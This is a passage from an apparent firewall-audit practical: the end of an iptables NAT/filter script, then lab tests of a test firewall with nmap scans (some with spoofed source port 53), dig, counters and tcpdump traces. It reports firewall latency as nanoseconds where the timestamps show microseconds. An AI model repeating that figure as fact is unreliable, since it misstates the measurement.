$IPTABLES -t filter -A FORWARD -i $PUBLICIFACE -o $PRIVATEIFACE -p tcp
      -m state --state NEW --sport 1024:65535 -d 10.32.1.100 --dport 25
      -j ACCEPT

# Accept packets from private interface that are OK
$IPTABLES -t filter -A FORWARD -i $PRIVATEIFACE -o $PUBLICIFACE -p tcp
      -m state --state NEW -s 10.32.1.110 --sport 1024:65535 --dport 80
      -j ACCEPT
$IPTABLES -t filter -A FORWARD -i $PRIVATEIFACE -o $PUBLICIFACE -p tcp
      -m state --state NEW -s 10.32.1.110 --sport 1024:65535 --dport
      443 -j ACCEPT
$IPTABLES -t filter -A FORWARD -i $PRIVATEIFACE -o $PUBLICIFACE -p udp
      -m state --state NEW -s 10.32.1.130 --sport 1024:65535 --dport 53
      -j ACCEPT
$IPTABLES -t filter -A FORWARD -i $PRIVATEIFACE -o $PUBLICIFACE -p tcp
      -m state --state NEW -s 10.32.1.130 --sport 1024:65535 --dport 53
      -j ACCEPT
$IPTABLES -t filter -A FORWARD -i $PRIVATEIFACE -o $PUBLICIFACE -p tcp
      -m state --state NEW -s 10.32.1.100 --sport 1024:65535 --dport 25
      -j ACCEPT
```

```
################################
# Section 5: Post-routing Rules
################################

# If it is going out public, it must be S-NAT'd before leaving so that
# the correct reply-path exists.
$IPTABLES -t nat -A POSTROUTING -o $PUBLICIFACE -p tcp -m state --state
      NEW -s 10.32.1.110 --sport 1024:65535 --dport 80 -j SNAT --to
      172.23.111.133
$IPTABLES -t nat -A POSTROUTING -o $PUBLICIFACE -p tcp -m state --state
      NEW -s 10.32.1.110 --sport 1024:65535 --dport 443 -j SNAT --to
      172.23.111.133
$IPTABLES -t nat -A POSTROUTING -o $PUBLICIFACE -p udp -m state --state
      NEW -s 10.32.1.130 --sport 1024:65535 --dport 53 -j SNAT --to
      172.23.111.133
$IPTABLES -t nat -A POSTROUTING -o $PUBLICIFACE -p tcp -m state --state
      NEW -s 10.32.1.130 --sport 1024:65535 --dport 53 -j SNAT --to
      172.23.111.133
$IPTABLES -t nat -A POSTROUTING -o $PUBLICIFACE -p tcp -m state --state
      NEW -s 10.32.1.100 --sport 1024:65535 --dport 25 -j SNAT --to
      172.23.111.133

# If a packet is going out the private interface and it is one of those
# D-NAT'd by prerouting, then accept it.
$IPTABLES -t nat -A POSTROUTING -o $PRIVATEIFACE -p tcp -m state --
      state NEW --sport 1024:65535 -d 10.32.1.120 --dport 80 -j ACCEPT
$IPTABLES -t nat -A POSTROUTING -o $PRIVATEIFACE -p tcp -m state --
      state NEW --sport 1024:65535 -d 10.32.1.120 --dport 443 -j ACCEPT
$IPTABLES -t nat -A POSTROUTING -o $PRIVATEIFACE -p udp -m state --
      state NEW --sport 53 -d 10.32.1.130 --dport 53 -j ACCEPT
$IPTABLES -t nat -A POSTROUTING -o $PRIVATEIFACE -p udp -m state --
      state NEW --sport 1024:65535 -d 10.32.1.130 --dport 53 -j ACCEPT
$IPTABLES -t nat -A POSTROUTING -o $PRIVATEIFACE -p tcp -m state --
      state NEW --sport 53 -d 10.32.1.130 --dport 53 -j ACCEPT
$IPTABLES -t nat -A POSTROUTING -o $PRIVATEIFACE -p tcp -m state --
      state NEW --sport 1024:65535 -d 10.32.1.130 --dport 53 -j ACCEPT
$IPTABLES -t nat -A POSTROUTING -o $PRIVATEIFACE -p tcp -m state --
      state NEW --sport 1024:65535 -d 10.32.1.100 --dport 25 -j ACCEPT

# Accept rule for ident reject, which lands here before going out on
# wire.
$IPTABLES -t nat -A POSTROUTING -o $PUBLICIFACE -p tcp --tcp-flags ALL
      RST,ACK -s $PUBLICIP --sport 113 --dport 1024:65535 -j ACCEPT


#####################################
# Section 6: Filters for the local host
#####################################

# Rules that apply to the firewall itself. i.e. for packets that arrive
# and don't match any of the pre- or post-routing rules.

# Reject ident so remote sites don't sit waiting for timeout
$IPTABLES -t filter -A INPUT -i $PUBLICIFACE -p tcp -d $PUBLICIP --
      dport 113 -j REJECT --reject-with tcp-reset
```

```
# Allow localhost to talk to itself (and nobody else!)
$IPTABLES -t filter -A INPUT -i $LOCALIFACE -s $LOCALIP -d $LOCALIP -j
      ACCEPT
$IPTABLES -t filter -A OUTPUT -o $LOCALIFACE -s $LOCALIP -d $LOCALIP -j
      ACCEPT

# Allow outgoing ICMP so the router can reply with rejects/unreachables
$IPTABLES -t filter -A OUTPUT -o $PUBLICIFACE -p icmp -j ACCEPT
$IPTABLES -t filter -A OUTPUT -o $PRIVATEIFACE -p icmp -j ACCEPT

# Allow ident reset out
$IPTABLES -t filter -A OUTPUT -o $PUBLICIFACE -p tcp --tcp-flags ALL
      RST,ACK -s $PUBLICIP --sport 113 --dport 1024:65535 -j ACCEPT

# Drop everything else!
```

After executing the script, run the following command to save the configuration. This way, it will be reloaded automatically after a system reboot:

- `service iptables save`

The firewall is now configured and running. Attach the network cables and go!

Verify the Firewall Policy

Introduction

The Perimeter Firewall at GIAC Enterprises has the most complex rule set of any security device at GIAC. The complexity is the result of the overlapping functions on the firewall. Performing both a filtering function and also a network address translation function means that each of the policy rules is repeated several times in the rule base. As each packet passes through the layers of pre-routing, routing, and post-routing, a determination is made about whether the packet is acceptable, requires some form of translation, or should be dropped. In order to verify that this complex policy has been properly implemented, GIAC has requested a Firewall Policy Audit be performed.

Context

This document, "Verify the Firewall Policy", is the third and final of a three-document set called "The GIAC Perimeter Security Infrastructure". The first of this set, "Firewall Architecture", contains the high-level design of the GIAC Perimeter. The second, "Security Policy and Tutorial", contains details about the policies for the GIAC Border Router, the Perimeter Firewall, and the VPN Concentrator, and also contains a detailed implementation tutorial for the Perimeter Firewall. This third document concludes the set by providing a complete audit of the GIAC Perimeter Firewall, confirming that the policy described in "Security Policy and Tutorial" was implemented properly. The verification also provides recommendations for future improvement of the Perimeter Firewall Policy.

Scope

In Scope

- An audit of the public network interface of the Perimeter Firewall to ensure it is enforcing the policy.
- An audit of the private network interface of the Perimeter Firewall to ensure it is enforcing the policy.

Out of Scope

- Audit of other network equipment such as the border router and the VPN Concentrator.
- Vulnerability assessment of the Perimeter Firewall, or other network equipment.

Process

The best way to ensure the accuracy of an audit of the Perimeter Firewall at GIAC Enterprises is to test the actual production firewall. However, because GIAC is an e-Business with a global presence, there is no suitable time to

remove the firewall from the production environment to perform the audit. Also, if the firewall were left online during the audit, the results of the audit would be tainted by actual business traffic present during the audit. Therefore, an audit cannot be performed directly on the production firewall. In order to achieve the requirement of the audit while also allowing GIAC to continue operating as an e-Business, a snapshot of the firewall configuration will be taken and a test firewall will be built to match the production firewall. The audit will then be performed against the test firewall.

The test firewall will not be built on identical hardware as the production firewall; however, software versions will be identical. Since the audit is designed to test only the firewall policy and since the audit is not intended as a vulnerability test against the hardware, it is sufficient to perform the audit on different hardware. GIAC already has test equipment available, therefore no additional equipment must be purchased to complete the requirements of the audit.

The audit will be performed using a simple, methodical approach. The test firewall and two test PCs will be built. The test PCs will be network-connected to each of the test firewall's two network interfaces using crossover cables. On each of the test PCs, nmap will be installed and used to generate packets. A telnet server will be installed on each of the test PCs to assist in the verification of session management. The telnet server will be configured to listen on each of the ports that GIAC policy permits through the firewall and nmap will establish a session. Once session establishment is verified, it can be concluded that the rule is functioning and further packets will be permitted on that session. The DNS server BIND will also be installed on the test PCs to test the UDP session management on port 53. Finally, for each "drop" and "reject" rule, a packet will be generated by nmap that matches that rule.

To record the actions, two methods will be used. First, before the generation of each packet, the firewall rule counters will be reset. After the packet traverses the firewall, the counters will be inspected to determine which rules were applied to the packet. Second, the network sniffer tcpdump will be installed and listening on both network interfaces of the firewall. This will record everything that enters and leaves the firewall on either interface and will allow the auditors to determine which packets were allowed to pass, were rejected, or disappeared and were therefore dropped by the firewall.

Resources

Hardware

- One PC with two network interfaces
- Two regular PCs
- Two crossover network cables

All of the required hardware is available in the GIAC test lab; therefore, there are no hardware costs associated with the audit.

Software

- The Mandrake 9.0 Install CD.

This is the same CD used to build the production firewall. It contains both the base operating system and the network tools (nmap, tcpdump, telnetd, BIND) required for the audit PC's. No additional software or licenses are required to perform the audit.

Human

- Install the test firewall and audit PC's (4 hours)
- Capture the production firewall configuration and import it into the test firewall (1 hours)
- Test the public interface policy on the firewall (10 hours)
- Test the private interface policy on the firewall (9 hours)
- Summarize the results (8 hours)

Estimated total time to perform the audit is 32 hours or four FTE days.

Risks

The only risk during the audit process is during the period that the firewall rules are being copied. Only the root user has access to read the firewall configuration. Since the root user has full access to the system and can damage it, any time there is interaction with a system as root, extra precautions must be taken.

To reduce the risk of damage to the firewall system, the full set of commands required to save and transmit the firewall configuration will be determined and tested on the test firewall before being executed on the production firewall.

Results

For these results, tcpdump was set to listen to the IP traffic on both of the firewall's network interfaces. These sniffers were left to run throughout the test process and then the results were gathered for analysis. The –nN option was used to ensure that we see the actual ip/port numbers and not those interpreted by the contents of the firewall's services and hosts files. Below are the actual commands used to initiate tcpdump:

- `tcpdump –i eth0 –nN ip > dumppub.log`
- `tcpdump –i eth1 –nN ip > dumppriv.log`

Before each test, the firewall counters were reset by running the following commands:

- `iptables –t nat –Z PREROUTING`
- `iptables -t nat –Z OUTPUT`
- `iptables –t nat –Z POSTROUTING`
- `iptables –t filter –Z INPUT`

- `iptables -t filter -Z OUTPUT`
- `iptables -t filter -Z FORWARD`

After each test, the firewall counters were saved by running the following commands:

- `iptables -t nat -nvL >> nat.log`
- `iptables -t filter -nvL >> filter.log`

While describing the results, the PC that was connected to the simulated public interface of the test firewall is referred to as the "public PC". Similarly, the PC connected to the simulated private interface of test firewall is referred to as the "private PC".

Valid Session Establishment Tests

Incoming to GIAC Webserver

The first test demonstrates that sessions to the standard HTTP port from a public IP address to the firewall can become established and that appropriate address translation is performed. The private PC is assigned the IP address 10.32.1.120 and it has its telnet server listening on port 80 for this test. The following nmap command is given to initiate a session:

- `nmap -P0 -sT -p 80 172.23.111.133`

The result was a successful connection. Four packets were exchanged. This includes the three normal session establishment packets (>SYN, <SYN+ACK, >ACK) plus a RST+ACK from the public PC to close to session. The firewall counters indicate the initial packet was accepted by the appropriate PREROUTING, FORWARD, and POSTROUTING rules and allowed to pass. The fact that the FORWARD and POSTROUTING rules allowed it also indicates that the address translation properly took place. The next three packets bypassed the PREROUTING and POSTROUTING chains because they were already part of a session. They were accepted by the FORWARD rule that allows all established/related traffic. Below are the relevant firewall counters. The many rules that had no packets match have been removed:

```
Chain PREROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    60 DNAT       tcp  --  eth0   *       0.0.0.0/0
      172.23.111.133     state NEW tcp spts:1024:65535 dpt:80
      to:10.32.1.120

Chain POSTROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    60 ACCEPT     tcp  --  *      eth1    0.0.0.0/0
      10.32.1.120        state NEW tcp spts:1024:65535 dpt:80

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    3   164 ACCEPT     all  --  *      *       0.0.0.0/0
      0.0.0.0/0          state RELATED,ESTABLISHED
    1    60 ACCEPT     tcp  --  eth0   eth1    0.0.0.0/0
      10.32.1.120        state NEW tcp spts:1024:65535 dpt:80
```

The output from tcpdump is consistent with the counters. From the public interface, the four-packet exchange can be seen with all packets using the public IP addresses:

```
13:26:01.195599 172.23.111.132.32771 > 172.23.111.133.80: S
      2045482414:2045482414(0) win 5840 <mss 1460,sackOK,timestamp
      74455 0,nop,wscale 0> (DF)
13:26:01.195916 172.23.111.133.80 > 172.23.111.132.32771: S
      2051957477:2051957477(0) ack 2045482415 win 5792 <mss
      1460,sackOK,timestamp 8052501 74455,nop,wscale 0> (DF)
13:26:01.196069 172.23.111.132.32771 > 172.23.111.133.80: . ack 1 win
      5840 <nop,nop,timestamp 74455 8052501> (DF)
13:26:01.196278 172.23.111.132.32771 > 172.23.111.133.80: R 1:1(0) ack
      1 win 5840 <nop,nop,timestamp 74455 8052501> (DF)
```

From the private interface, the same four-packet exchange was recorded with the IP address 172.23.111.133 translated to 10.32.1.120:

```
13:26:01.195720 172.23.111.132.32771 > 10.32.1.120.80: S
      2045482414:2045482414(0) win 5840 <mss 1460,sackOK,timestamp
      74455 0,nop,wscale 0> (DF)
13:26:01.195898 10.32.1.120.80 > 172.23.111.132.32771: S
      2051957477:2051957477(0) ack 2045482415 win 5792 <mss
      1460,sackOK,timestamp 8052501 74455,nop,wscale 0> (DF)
13:26:01.196080 172.23.111.132.32771 > 10.32.1.120.80: . ack 1 win 5840
      <nop,nop,timestamp 74455 8052501> (DF)
13:26:01.196293 172.23.111.132.32771 > 10.32.1.120.80: R 1:1(0) ack 1
      win 5840 <nop,nop,timestamp 74455 8052501> (DF)
```

After inspecting the packet trace, an interesting observation can be made. By comparing the timestamps from the public and private interface, the latency of the firewall can be determined. The initial packet required 121 nanoseconds to be processed. This packet traversed almost the entire rule set. The established packets had an average latency of less than 15 nanoseconds. From this, it can

be concluded that placing the established/related rule at the top of the rule set improved the efficiency of those packets by almost 90%. Since most packets are part of sessions, this router will be able to route significantly faster as a result of the rule placement.

The HTTPS session establishment was also confirmed to be functioning properly. The telnet server on the private PC was set to listen on port 443 and the same test was conducted. The following evidence was gathered:

The firewall counters:

```
Chain PREROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    60 DNAT       tcp  --  eth0   *       0.0.0.0/0
      172.23.111.133     state NEW tcp spts:1024:65535 dpt:443
      to:10.32.1.120

Chain POSTROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    60 ACCEPT     tcp  --  *      eth1    0.0.0.0/0
      10.32.1.120        state NEW tcp

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    3   164 ACCEPT     all  --  *      *       0.0.0.0/0
      0.0.0.0/0          state RELATED,ESTABLISHED
    1    60 ACCEPT     tcp  --  eth0   eth1    0.0.0.0/0
      10.32.1.120        state NEW tcp spts:1024:65535 dpt:443
```

The public interface trace:

```
13:27:09.798150 172.23.111.132.32772 > 172.23.111.133.443: S
      2124473545:2124473545(0) win 5840 <mss 1460,sackOK,timestamp
      81316 0,nop,wscale 0> (DF)
13:27:09.798475 172.23.111.133.443 > 172.23.111.132.32772: S
      2115358411:2115358411(0) ack 2124473546 win 5792 <mss
      1460,sackOK,timestamp 8059361 81316,nop,wscale 0> (DF)
13:27:09.798626 172.23.111.132.32772 > 172.23.111.133.443: . ack 1 win
      5840 <nop,nop,timestamp 81316 8059361> (DF)
13:27:09.798836 172.23.111.132.32772 > 172.23.111.133.443: R 1:1(0) ack
      1 win 5840 <nop,nop,timestamp 81316 8059361> (DF)
```

The private interface trace:

```
13:27:09.798281 172.23.111.132.32772 > 10.32.1.120.443: S
      2124473545:2124473545(0) win 5840 <mss 1460,sackOK,timestamp
      81316 0,nop,wscale 0> (DF)
13:27:09.798457 10.32.1.120.443 > 172.23.111.132.32772: S
      2115358411:2115358411(0) ack 2124473546 win 5792 <mss
      1460,sackOK,timestamp 8059361 81316,nop,wscale 0> (DF)
13:27:09.798641 172.23.111.132.32772 > 10.32.1.120.443: . ack 1 win
      5840 <nop,nop,timestamp 81316 8059361> (DF)
13:27:09.798849 172.23.111.132.32772 > 10.32.1.120.443: R 1:1(0) ack 1
      win 5840 <nop,nop,timestamp 81316 8059361> (DF)
```

Incoming to GIAC DNS

The incoming DNS rules are slightly more difficult to test than the HTTP rules. This is because DNS may use TCP or UDP and the source port is sometimes a random high port, but may also be port 53. To simplify the rule set, organizations will often ignore the source port of DNS and just allow any source port. However, for GIAC, each rule has been specified explicitly. To do this only requires two additional rules and it increases compliance with the "drop everything unless explicitly allowed" policy.

The DNS TCP from high port test was run using the same steps as the HTTP and HTTPS test. The IP address of the private PC was changed to 10.32.1.130 and the telnet server was set to listen on port 53. The results were a successful session establishment and the appropriate rules accepted the packet as it passed through the firewall. To help reduce the space this document requires, the firewall counters are omitted. The public and private interface traces are sufficient to confirm that the firewall was functioning properly and that address translation took place as required. Public trace:

```
13:40:54.776585 172.23.111.132.32792 > 172.23.111.133.53: S
      2984178191:2984178191(0) win 5840 <mss 1460,sackOK,timestamp
      163817 0,nop,wscale 0> (DF)
13:40:54.776938 172.23.111.133.53 > 172.23.111.132.32792: S
      2992886152:2992886152(0) ack 2984178192 win 5792 <mss
      1460,sackOK,timestamp 8141849 163817,nop,wscale 0> (DF)
13:40:54.777242 172.23.111.132.32792 > 172.23.111.133.53: . ack 1 win
      5840 <nop,nop,timestamp 163817 8141849> (DF)
13:40:54.777413 172.23.111.132.32792 > 172.23.111.133.53: R 1:1(0) ack
      1 win 5840 <nop,nop,timestamp 163817 8141849> (DF)
```

Private trace:

```
13:40:54.776715 172.23.111.132.32792 > 10.32.1.130.53: S
      2984178191:2984178191(0) win 5840 <mss 1460,sackOK,timestamp
      163817 0,nop,wscale 0> (DF)
13:40:54.776924 10.32.1.130.53 > 172.23.111.132.32792: S
      2992886152:2992886152(0) ack 2984178192 win 5792 <mss
      1460,sackOK,timestamp 8141849 163817,nop,wscale 0> (DF)
13:40:54.777255 172.23.111.132.32792 > 10.32.1.130.53: . ack 1 win 5840
      <nop,nop,timestamp 163817 8141849> (DF)
13:40:54.777426 172.23.111.132.32792 > 10.32.1.130.53: R 1:1(0) ack 1
      win 5840 <nop,nop,timestamp 163817 8141849> (DF)
```

To test the DNS TCP connection from a low port, the -g nmap option was used, which allows for the use of a specified source port. Also, nmap cannot bind to a low port and perform a full connect so the –sS option was used to perform a SYN scan. The result is that the final "ACK" packet is missing from this scan, but there is still sufficient evidence to show that session state is recognized by the firewall. Here are the firewall counters showing the rules that accepted these three packets:

```
Chain PREROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    40 DNAT       tcp  --  eth0   *       0.0.0.0/0
      172.23.111.133     state NEW tcp spt:53 dpt:53 to:10.32.1.130

Chain POSTROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    40 ACCEPT     tcp  --  *      eth1    0.0.0.0/0
      10.32.1.130        state NEW tcp spt:53 dpt:53

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    2    84 ACCEPT     all  --  *      *       0.0.0.0/0
      0.0.0.0/0          state RELATED,ESTABLISHED
    1    40 ACCEPT     tcp  --  eth0   eth1    0.0.0.0/0
      10.32.1.130        state NEW tcp spt:53 dpt:53
```

Here is the view from the public interface. Notice that the RST does not contain an ACK. Why not? Further investigation is required to determine why this behaviour occurred:

```
19:45:16.175456 172.23.111.132.53 > 172.23.111.133.53: S
      1281500639:1281500639(0) win 4096
19:45:16.175783 172.23.111.133.53 > 172.23.111.132.53: S
      3253374214:3253374214(0) ack 1281500640 win 5840 <mss 1460> (DF)
19:45:16.175911 172.23.111.132.53 > 172.23.111.133.53: R
      1281500640:1281500640(0) win 0 (DF)
```

Following is the view from the private interface, showing that the address translation properly took place, even for the RST packet, and all packets made it to their intended destinations:

```
19:45:16.175587 172.23.111.132.53 > 10.32.1.130.53: S
      1281500639:1281500639(0) win 4096
19:45:16.175764 10.32.1.130.53 > 172.23.111.132.53: S
      3253374214:3253374214(0) ack 1281500640 win 5840 <mss 1460> (DF)
19:45:16.175924 172.23.111.132.53 > 10.32.1.130.53: R
      1281500640:1281500640(0) win 0 (DF)
```

The next test was for the DNS queries using UDP. UDP is not a session-based protocol. In order to generate a reasonable response, the most efficient method was to install and configure an actual DNS server on the private PC. The BIND DNS server is a part of the standard Mandrake CD, and so it was chosen for this test. A sample zone, “test.com”, was created and a query was sent to it using the command:

- `dig @172.23.111.133 www.test.com`

The hostname “www” was not created in the sample zone, as you can see by the response captured using tcpdump from the public interface:

```
19:47:53.093506 172.23.111.132.32769 > 172.23.111.133.53:  6680+ A?
      www.test.com. (30) (DF)
19:47:53.094391 172.23.111.133.53 > 172.23.111.132.32769:  6680
      NXDomain* 0/1/0 (95) (DF)
```

The capture from the private interface shows that the address translation was taking place as appropriate, even for this brief UDP session:

```
19:47:53.093638 172.23.111.132.32769 > 10.32.1.130.53:  6680+ A?
      www.test.com. (30) (DF)
19:47:53.094364 10.32.1.130.53 > 172.23.111.132.32769:  6680 NXDomain*
      0/1/0 (95) (DF)
```

And the firewall counters also confirm that the packets matched the appropriate rules. The first went through PREROUTING, FORWARD, and POSTROUTING chains. The second only matched the RELATED/ESTABLISHED rule of the FORWARD chain:

```
Chain PREROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    58 DNAT       udp  --  eth0   *       0.0.0.0/0
      172.23.111.133     state NEW udp spts:1024:65535 dpt:53
      to:10.32.1.130

Chain POSTROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    58 ACCEPT     udp  --  *      eth1    0.0.0.0/0
      10.32.1.130        state NEW udp spts:1024:65535 dpt:53

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1   123 ACCEPT     all  --  *      *       0.0.0.0/0
      0.0.0.0/0          state RELATED,ESTABLISHED
    1    58 ACCEPT     udp  --  eth0   eth1    0.0.0.0/0
      10.32.1.130        state NEW udp spts:1024:65535 dpt:53
```

To test the incoming DNS rule using UDP from a low port was the most difficult to setup. Most modern DNS servers do not query from a low port. However, BIND allows for the source port to be set in the configuration file using the “query-source port 53” option. So, in order to perform this test, the public DNS server was queried, which then forwarded the query to the private server using source port 53.

During the test, the public DNS server sent two queries at the same time. The first was a query for the hostname requested, and the second was a nameserver lookup for the domain. The private DNS server responded appropriately as is shown in the public interface trace:

```
20:40:15.179812 172.23.111.132.53 > 172.23.111.133.53:  22964 [1au] A?
      www.test.com. OPT  UDPsize=2048 (41) (DF)
20:40:15.180098 172.23.111.132.53 > 172.23.111.133.53:  44250 [1au] NS?
      . OPT  UDPsize=2048 (28) (DF)
20:40:15.180774 172.23.111.133.53 > 172.23.111.132.53:  22964 NXDomain*
      0/1/1 (106) (DF)
20:40:15.181063 172.23.111.133.53 > 172.23.111.132.53:  44250 0/1/1
      (59) (DF)
```

Although the packets were properly routed, the firewall applied the rules in an unexpected way. The first packet was treated as a new session. This is normal behaviour. It matched the PREROUTING, FORWARD, and POSTROUTING rules. The second packet was sent before a reply to the first packet arrived, and therefore, should not have been a part of an established session. This behaviour is confirmed in the FORWARD chain, where the NEW rule was matched twice. However, the second packet bypassed the PREROUTING and POSTROUTING chains, as if it were an ESTABLISHED session. This seems like inconsistent behaviour for the firewall. The final two packets matched the ESTABLISHED rule in the FORWARD chain. Here are the counters:

```
Chain PREROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    69 DNAT       udp  --  eth0   *       0.0.0.0/0
      172.23.111.133     state NEW udp spt:53 dpt:53 to:10.32.1.130

Chain POSTROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    69 ACCEPT     udp  --  *      eth1    0.0.0.0/0
      10.32.1.130        state NEW udp spt:53 dpt:53

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    2   221 ACCEPT     all  --  *      *       0.0.0.0/0
      0.0.0.0/0          state RELATED,ESTABLISHED
    2   125 ACCEPT     udp  --  eth0   eth1    0.0.0.0/0
      10.32.1.130        state NEW udp spt:53 dpt:53
```

Because of the odd behavior of the firewall, further investigation was performed. According to the Iptables Tutorial, packets will only be checked against chains in the nat table if there is no previous connection tracking information about that data stream [ANDR1]. The first packet placed an entry in the state table; therefore the second packet skipped the PREROUTING chain. However, the second packet was still not an ESTABLISHED session because there had been no reply. Therefore, it was processed in the FORWARD chain as if it were a new session [ANDR2]. So the firewall is functioning properly.

Incoming to GIAC Mail Relay

The mail relay test was the same as the HTTP test, except that the telnet server was set to listen on port 25 and the IP address of the private PC was set to

10.32.1.100. As with the HTTP test, although all evidence was logged, only the network traces are shown since they provide sufficient evidence to indicate that the session was established and that address translation took place appropriately. Public trace:

```
19:29:06.274518 172.23.111.132.32773 > 172.23.111.133.25: S
      2251998237:2251998237(0) win 5840 <mss 1460,sackOK,timestamp
      92964 0,nop,wscale 0> (DF)
19:29:06.275168 172.23.111.133.25 > 172.23.111.132.32773: S
      2257434125:2257434125(0) ack 2251998238 win 5792 <mss
      1460,sackOK,timestamp 8071007 92964,nop,wscale 0> (DF)
19:29:06.275326 172.23.111.132.32773 > 172.23.111.133.25: . ack 1 win
      5840 <nop,nop,timestamp 92964 8071007> (DF)
19:29:06.275535 172.23.111.132.32773 > 172.23.111.133.25: R 1:1(0) ack
      1 win 5840 <nop,nop,timestamp 92964 8071007> (DF)
```

Private trace:

```
19:29:06.274891 172.23.111.132.32773 > 10.32.1.100.25: S
      2251998237:2251998237(0) win 5840 <mss 1460,sackOK,timestamp
      92964 0,nop,wscale 0> (DF)
19:29:06.275145 10.32.1.100.25 > 172.23.111.132.32773: S
      2257434125:2257434125(0) ack 2251998238 win 5792 <mss
      1460,sackOK,timestamp 8071007 92964,nop,wscale 0> (DF)
19:29:06.275342 172.23.111.132.32773 > 10.32.1.100.25: . ack 1 win 5840
      <nop,nop,timestamp 92964 8071007> (DF)
19:29:06.275547 172.23.111.132.32773 > 10.32.1.100.25: R 1:1(0) ack 1
      win 5840 <nop,nop,timestamp 92964 8071007> (DF)
```

Outgoing from GIAC Web Proxy

The outgoing GIAC HTTP/HTTPS traces look similar to the incoming ones. The source was the GIAC Proxy (IP 10.32.1.110), the destination was a public IP (172.23.111.132). The four packet SYN, SYN+ACK, ACK, RST+ACK conversation occurred as expected and address translation occurred properly. Below is the output from tcpdump from the private and public interfaces for the HTTP conversation. The HTTPS conversation looked the same except that it was on port 443.

Private interface:

```
19:42:13.857869 10.32.1.110.34345 > 172.23.111.132.80: S
      4111282547:4111282547(0) win 5840 <mss 1460,sackOK,timestamp
      16788796 0,nop,wscale 0> (DF)
19:42:13.858161 172.23.111.132.80 > 10.32.1.110.34345: S
      4113228760:4113228760(0) ack 4111282548 win 5792 <mss
      1460,sackOK,timestamp 85027 16788796,nop,wscale 0> (DF)
19:42:13.858379 10.32.1.110.34345 > 172.23.111.132.80: . ack 1 win 5840
      <nop,nop,timestamp 16788796 85027> (DF)
19:42:13.858940 10.32.1.110.34345 > 172.23.111.132.80: R 1:1(0) ack 1
      win 5840 <nop,nop,timestamp 16788796 85027> (DF)
```

Public interface:

```
19:42:13.857936 172.23.111.133.34345 > 172.23.111.132.80: S
      4111282547:4111282547(0) win 5840 <mss 1460,sackOK,timestamp
      16788796 0,nop,wscale 0> (DF)
19:42:13.858145 172.23.111.132.80 > 172.23.111.133.34345: S
      4113228760:4113228760(0) ack 4111282548 win 5792 <mss
      1460,sackOK,timestamp 85027 16788796,nop,wscale 0> (DF)
19:42:13.858395 172.23.111.133.34345 > 172.23.111.132.80: . ack 1 win
      5840 <nop,nop,timestamp 16788796 85027> (DF)
19:42:13.858953 172.23.111.133.34345 > 172.23.111.132.80: R 1:1(0) ack
      1 win 5840 <nop,nop,timestamp 16788796 85027> (DF)
```

Outgoing from GIAC DNS Server

Like the HTTP traffic, the TCP DNS traffic was successful. The private PC was set to IP 10.32.1.130 to simulate the DNS server and a session was established with an external DNS server that was setup on the public PC at 172.23.111.132. To perform the UDP exchange properly, BIND was installed on the public PC and set up with the empty zone "test.com". Dig was used on the private PC with the command:

- `dig @172.23.111.132 www.test.com`

The result was a proper UDP conversation with the appropriate firewall rules accepting the transaction and the proper address translation occurring. The private network trace was:

```
20:17:06.319549 10.32.1.130.32785 > 172.23.111.132.53:  45766+ A?
      www.test.com. (30) (DF)
20:17:06.320257 172.23.111.132.53 > 10.32.1.130.32785:  45766 NXDomain*
      0/1/0 (95) (DF)
```

From the public interface, the address translation can been seen to be working:

```
20:17:06.319624 172.23.111.133.32785 > 172.23.111.132.53:  45766+ A?
      www.test.com. (30) (DF)
20:17:06.320238 172.23.111.132.53 > 172.23.111.133.32785:  45766
      NXDomain* 0/1/0 (95) (DF)
```

Outgoing from GIAC Mail Relay

Mail from the mail relay to an external mail server also functioned properly as expected. From the private interface:

```
20:21:09.101168 10.32.1.100.34371 > 172.23.111.132.25: S
      2280854788:2280854788(0) win 5840 <mss 1460,sackOK,timestamp
      17022283 0,nop,wscale 0> (DF)
20:21:09.101471 172.23.111.132.25 > 10.32.1.100.34371: S
      2285314634:2285314634(0) ack 2280854789 win 5792 <mss
      1460,sackOK,timestamp 318562 17022283,nop,wscale 0> (DF)
20:21:09.101706 10.32.1.100.34371 > 172.23.111.132.25: . ack 1 win 5840
      <nop,nop,timestamp 17022283 318562> (DF)
20:21:09.104893 10.32.1.100.34371 > 172.23.111.132.25: R 1:1(0) ack 1
      win 5840 <nop,nop,timestamp 17022284 318562> (DF)
```

And from the public interface:

```
20:21:09.101309 172.23.111.133.34371 > 172.23.111.132.25: S
      2280854788:2280854788(0) win 5840 <mss 1460,sackOK,timestamp
      17022283 0,nop,wscale 0> (DF)
20:21:09.101454 172.23.111.132.25 > 172.23.111.133.34371: S
      2285314634:2285314634(0) ack 2280854789 win 5792 <mss
      1460,sackOK,timestamp 318562 17022283,nop,wscale 0> (DF)
20:21:09.101720 172.23.111.133.34371 > 172.23.111.132.25: . ack 1 win
      5840 <nop,nop,timestamp 17022283 318562> (DF)
20:21:09.104909 172.23.111.133.34371 > 172.23.111.132.25: R 1:1(0) ack
      1 win 5840 <nop,nop,timestamp 17022284 318562> (DF)
```

This concludes the valid session establishment tests. All of the services GIAC permits through the firewall are being allowed to pass properly, and address translation is taking place as expected.

Invalid Packet Tests

